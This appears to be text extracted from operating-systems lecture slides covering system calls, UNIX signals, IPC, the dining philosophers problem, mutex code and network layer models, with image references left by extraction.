


Figure 4.14 Windows Thread States


System Calls

System Calls




System call: printf > write

C program invoking
printf() library call,
which calls write()
system call.



System call



Important System calls

Posix	Win32	Description
Process Management		
Fork	CreateProcess	Clone current process
exec(ve)		Replace current process
wait(pid)	WaitForSingleObject	Wait for a child to terminate.
exit	ExitProcess	Terminate process & return status
File Management		
open	CreateFile	Open a file & return descriptor
close	CloseHandle	Close an open file
read	ReadFile	Read from file to buffer
write	WriteFile	Write from buffer to file
lseek	SetFilePointer	Move file pointer
stat	GetFileAttributesEx	Get status info
Directory and File System Management		
mkdir	CreateDirectory	Create new directory
rmdir	RemoveDirectory	Remove <i>empty</i> directory
link	(none)	Create a directory entry
unlink	DeleteFile	Remove a directory entry
mount	(none)	Mount a file system
umount	(none)	Unmount a file system
Miscellaneous		
chdir	SetCurrentDirectory	Change the current working directory
chmod	(none)	Change permissions on a file
kill	(none)	Send a signal to a process
time	GetLocalTime	Elapsed time since 1 jan 1970

A Few Important Posix/Unix/Linux and Win32 System Calls

IPC

- Pipes
- Messages
- Shared memory
- Semaphores
- Signals


Pipes, messages, and shared memory can be used to communicate data between processes, whereas semaphores and signals are used to trigger actions by other processes.

Table 6.2 UNIX Signals

Unix Signals


Value	Name	Description
01	SIGHUP	Hang up; sent to process when kernel assumes that the user of that process is doing no useful work
02	SIGINT	Interrupt
03	SIGQUIT	Quit; sent by user to induce halting of process and production of core dump
04	SIGILL	Illegal instruction
05	SIGTRAP	Trace trap; triggers the execution of code for process tracing
06	SIGIOT	IOT instruction
07	SIGEMT	EMT instruction
08	SIGFPE	Floating-point exception
09	SIGKILL	Kill; terminate process
10	SIGBUS	Bus error
11	SIGSEGV	Segmentation violation; process attempts to access location outside its virtual address space
12	SIGSYS	Bad argument to system call
13	SIGPIPE	Write on a pipe that has no readers attached to it
14	SIGALRM	Alarm clock; issued when a process wishes to receive a signal after a period of time
15	SIGTERM	Software termination
16	SIGUSR1	User-defined signal 1
17	SIGUSR2	User-defined signal 2
18	SIGCHLD	Death of a child
19	SIGPWR	Power failure

Synchronization and Deadlocks



Dining philosopher's problem

The Dining Philosophers Problem [Di71]



```
process phil(i := 1 to 5)
  do true ->
    think
    pick up left and right forks
    eat
    put down left and right forks
  od
end phil
```

Safety : No two philosophers can simultaneously hold a fork.




Safety : Both neighbouring forks must be held while eating.

Liveness : No deadlock.

Liveness : No philosopher may starve.

Efficiency : Contention over forks is resolved fairly.

Dining philosopher's problem




Synchronizing code

- Mutex
- Semaphore
- Spinlocks – inside cpu
- Critical sections – for threads

```
// Sample Linux code
pthread_mutex_lock(&count_mutex);
count = count + 1;
pthread_mutex_unlock(&count_mutex);
```

```
// Sample Windows code
EnterCriticalSection(&CriticalSection);
count = count + 1;
LeaveCriticalSection(&CriticalSection);
```

Networking



Network layers


Networks – Network Architecture

- TCP/IP Protocol Suit is a four-layered protocol suite
- Relation TCP/IP to the OSI Reference Model
- Location of the important protocols in the TCP/IP layers


OSI layers

7	SMTP	FTP	TELNET		SNMP	DNS		
6	HTTP	IMAP	POP		RTP			
<i>Application layer</i>								
4	TCP	<i>Transport layer</i>		UDP				
3	IP	<i>IP layer</i>		ICMP				
2	<i>Network interface</i>							
1	Network-specific protocols (e.g. Ethernet, Token-ring, FDDI, ATM)							


Win32 Networking



Windows Network Layers



Linux on Raspberry Pi



Linux Network stack


